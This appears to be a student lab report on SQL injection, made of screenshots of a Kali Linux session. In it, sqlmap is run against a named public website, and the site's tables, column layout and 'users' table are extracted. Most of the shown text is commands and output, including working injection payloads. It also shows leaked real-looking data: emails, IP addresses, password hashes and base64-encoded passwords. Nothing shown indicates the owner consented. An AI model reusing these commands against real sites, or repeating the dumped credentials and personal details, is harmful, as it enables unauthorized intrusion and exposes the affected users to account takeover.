
```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --tables -D indiapharma_Xdwi23U

                          {1.5.11#stable}

                          https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:43:52 /2022-02-15/

[23:43:53] [INFO] resuming back-end DBMS 'mysql'
[23:43:53] [INFO] testing connection to the target URL
[23:43:54] [WARNING] potential CAPTCHA protection mechanism detected
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=c2dvaavd5ol...obotemo2i6'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1' RLIKE (SELECT (CASE WHEN (9944=9944) THEN 1 ELSE 0x28 END))-- RsIz

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0x7176706271,(SELECT (ELT(2189=2189,1))),0x7170626a71),2189)-- wgju

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
```

Figure: Here we Find tables in a indiapharma_Xdwi23U database using sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --tables –D indiapharma_Xdwi23U command


19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Type here to search
10:14 AM
16-02-2022


```
[29 tables]
+---------------------------+
| b2b_exhibitor             |
| conference                |
| country_master            |
| electrical_invoice        |
| electrical_receipts       |
| form1_info                |
| form2_info                |
| form3_info                |
| form4_info                |
| form_master               |
| forms_specification       |
| hosted_buyers             |
| inaugural                 |
| invoice                   |
| media                     |
| news_master               |
| participation_certificates |
| press_release             |
| receipts                  |
| registration              |
| registration_old          |
| sponsorship_invoice       |
| sponsorship_receipts      |
| user_role                 |
| users                     |
| vendor_buyer              |
| vendor_supplier           |
| visitors                  |
| visitors_visa             |
```

Figure: Here you can see the table name Which is present in this database


19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Type here to search
ENG
10:17 AM
16-02-2022
Right Ctrl


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --columns -D indiapharma_Xdwi23U -T users
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:46:36 /2022-02-15/

[23:46:36] [INFO] resuming back-end DBMS 'mysql'
[23:46:36] [INFO] testing connection to the target URL
[23:46:38] [WARNING] potential CAPTCHA protection mechanism detected
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=7c0v8jj7p09...u7dgcipbh0'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1' RLIKE (SELECT (CASE WHEN (9944=9944) THEN 1 ELSE 0x28 END))-- RsIz

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0x7176706271,(SELECT (ELT(2189=2189,1))),0x7170626a71),2189)-- wgju

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4152 FROM (SELECT(SLEEP(5)))AzZe)-- rExx
```

Figure: In this page we have write a coammnd sqlmap ‐u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --columns -D indiapharma_Xdwi23U –T users so that users can get columns of a users table


19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Type here to search
ENG
10:17 AM
16-02-2022
Right Ctrl


```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 50 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176706271,0x79726f47686e706d6b4d6d5869464f484f714861427378664275627769744372624350616549435 4,0x7170626a71)
,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#
---
[23:46:40] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL >= 5.6
[23:46:40] [INFO] fetching columns for table 'users' in database 'indiapharma_Xdwi23U'
[23:46:41] [WARNING] reflective value(s) found and filtering out
Database: indiapharma_Xdwi23U
Table: users
[13 columns]
+-----------------+--------------+
| Column          | Type         |
+-----------------+--------------+
| cdate           | datetime     |
| firstname       | varchar(100) |
| last_ip         | varchar(50)  |
| lastname        | varchar(100) |
| login_time      | datetime     |
| password1       | varchar(100) |
| password2       | varchar(100) |
| registration_id | int(11)      |
| role            | int(1)       |
| sendcount       | int(3)       |
| status          | tinyint(1)   |
| userid          | bigint(11)   |
| username        | varchar(100) |
+-----------------+--------------+

[23:46:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.indiapharmaexpo.in'
```

Figure: Here you can see the columns and there types Which is present in users table


19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
65% 23:51
kali@kali: ~
File Actions Edit View Help
Right Ctrl
Type here to search
ENG
10:21 AM
16-02-2022

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u lhttp://www.indiapharmaexpo.in/fix_meetings.php?id=1 –dump -D indiapharma_Xdwi23U -T users
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:50:54 /2022-02-15/

[23:50:54] [INFO] resuming back-end DBMS 'mysql'
[23:50:54] [INFO] testing connection to the target URL
[23:50:55] [WARNING] potential CAPTCHA protection mechanism detected
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ampp8ua2ru7 ... qt5nefb9o4'). Do you want to use those [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1' RLIKE (SELECT (CASE WHEN (9944=9944) THEN 1 ELSE 0x28 END))-- RsIz

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0x7176706271,(SELECT (ELT(2189=2189,1))),0x7170626a71),2189)-- wgju

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4152 FROM (SELECT(SLEEP(5)))AzZe)-- rExx

    Type: UNION query
    Title: MySQL UNION query (NULL) - 50 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176706271,0x79726f47686e706d6b4d6d5869464f484f714861427378664275627769744372624350616549435 4,0x7170626a71)
```

Figure: using sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 –dump -D indiapharma_Xdwi23U -T users command you can Get data from a users table


19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
65% 23:52
kali@kali: ~
File Actions Edit View Help
Right Ctrl
Type here to search
ENG
10:22 AM
16-02-2022

```
[23:51:06] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL ≥ 5.6
[23:51:06] [INFO] fetching columns for table 'users' in database 'indiapharma_Xdwi23U'
[23:51:06] [INFO] fetching entries for table 'users' in database 'indiapharma_Xdwi23U'
[23:51:06] [INFO] recognized possible password hashes in column 'password1'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: indiapharma_Xdwi23U
Table: users
[14 entries]
+--------+-----------------+------+---------------------+--------+------------------+---------------+-------------------------------+---------------+---------
-------------------------+------------------+-----------+---------------------+--------+
| userid | registration_id | role | cdate                | status | last_ip          | lastname      | username                      | firstname     | password
1                        | password2        | sendcount | login_time           |
+--------+-----------------+------+---------------------+--------+------------------+---------------+-------------------------------+---------------+---------
-------------------------+------------------+-----------+---------------------+--------+
| 1      | 0               | 1    | 2017-05-29 00:00:00 | 1      | 37.130.229.149   | Verma         | admin@ficci.com               | Ravi          | f082218c
8266806f720b179d3faf2dfa | YmVya292aWMxMjM= | 1         | 2022-02-15 18:39:55 |
| 905    | 894             | 2    | 2022-01-12 06:35:44 | 1      | <blank>          | oimom         | uinn@iubi.com                 | aekf          | 0898e292
9c70f769eedfbba1e141e8ec | ODg3NTg1MA==     | 0         | 0000-00-00 00:00:00 |
| 903    | 892             | 2    | 2021-06-03 23:50:32 | 0      | <blank>          | akubaun       | itigin@ahmail.com             | akubaun       | c521ba42
4be87aff576daf635b840c10 | NDcyMTY4Nw==     | 0         | 0000-00-00 00:00:00 |
| 902    | 891             | 2    | 2021-06-03 23:42:00 | 0      | <blank>          | iyagohivagaji | hozahu@ahmail.com             | iyagohivagaji | 9ae8b345
a80b38ad3eea6de9a966e2dd | MTc5OTY0Nw==     | 0         | 0000-00-00 00:00:00 |
| 901    | 890             | 2    | 2021-06-02 03:37:34 | 0      | <blank>          | ohafupikot    | irkitop@aviye.jonjamail.com   | ohafupikot    | af313099
5fb154007fdbc64def6ca2cf | ODcwMTIwNQ==     | 0         | 0000-00-00 00:00:00 |
| 904    | 893             | 2    | 2021-08-21 10:02:08 | 0      | <blank>          | MattFeelt     | CKKnwH@rcom.sitern            | MattFeelt     | 03638d8c
52f8523244f70c5d5ef99008 | NTc4Nzk1MA==     | 0         | 0000-00-00 00:00:00 |
| 900    | 889             | 2    | 2021-06-02 03:30:19 | 0      | <blank>          | atotagicaex   | aseevezta@aviye.jonjamail.com | atotagicaex   | 65ab549e
00bb57aa183c722214360f86 | ODEyMjMyNg==     | 0         | 0000-00-00 00:00:00 |
| 899    | 888             | 2    | 2021-05-12 03:11:05 | 0      | <blank>          | NikFeelt      | ekop@dcom.spacern             | NikFeelt      | 7ea39950
88f9fdbcad051813bbb8ddcf | MjU3MjY4OA==     | 0         | 0000-00-00 00:00:00 |
| 898    | 887             | 2    | 2021-04-22 03:05:48 | 0      | 188.241.83.73    | MixZek        | kingofsimswarrior@gmail.com   | MixZek        | b9604b3b
8bbac9daf37149de0fd1e221 | Mjk2MTA5NA==     | 1         | 2021-09-25 03:23:22 |
| 897    | 10              | 3    | 2021-02-22 02:51:42 | 0      | <blank>          | HISCOX4707LN  | 63535825@thefmail.com         | DUBREE8089    | 3933bfe3
```

Figure: Here you can see the Users table data that we have find

LATEST APPLICATIONS:

- Retrieving hidden data, where you can modify an SQL query to return additional results. Subverting application logic, where you can change a query to interfere with the application's logic. UNION attacks, where you can retrieve data from different database table
- hacker uses a piece of SQL (Structured Query Language) code to manipulate a database and gain access to potentially valuable information

LEARNING OUTCOME:

In this practical we have learned all about SQL Injection and also performed SQL Injection on vulnerable website. And Here we have learned the SQLMAP which is most popular and powerful SQL injection automation tool of Kali Linux. And in this practical we have also learned how we get database name, tables in a particular database, columns of a particular table and data of table using SQLMAP kali Linux tool.

REFERENCES:

1. https://www.youtube.com/watch?app=desktop&v=6GJi86Q_pK8
2. SQL Injection :-https://www.acunetix.com/websitesecurity/sql-injection/
3. SQLMAP:-https://gbhackers.com/sqlmap-detecting-exploiting-sql-injection/